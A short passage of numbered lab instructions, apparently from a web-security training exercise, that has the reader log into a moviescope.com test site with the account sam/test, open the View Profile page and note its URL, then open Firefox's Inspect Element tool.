


4. Type **http://www.moviescope.com/** and press **Enter**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.


Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.




5. Once you are logged into the website, click the **View Profile** tab on the menu bar and, when the page has loaded, make a note of the URL in the address bar of the browser.



6. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.

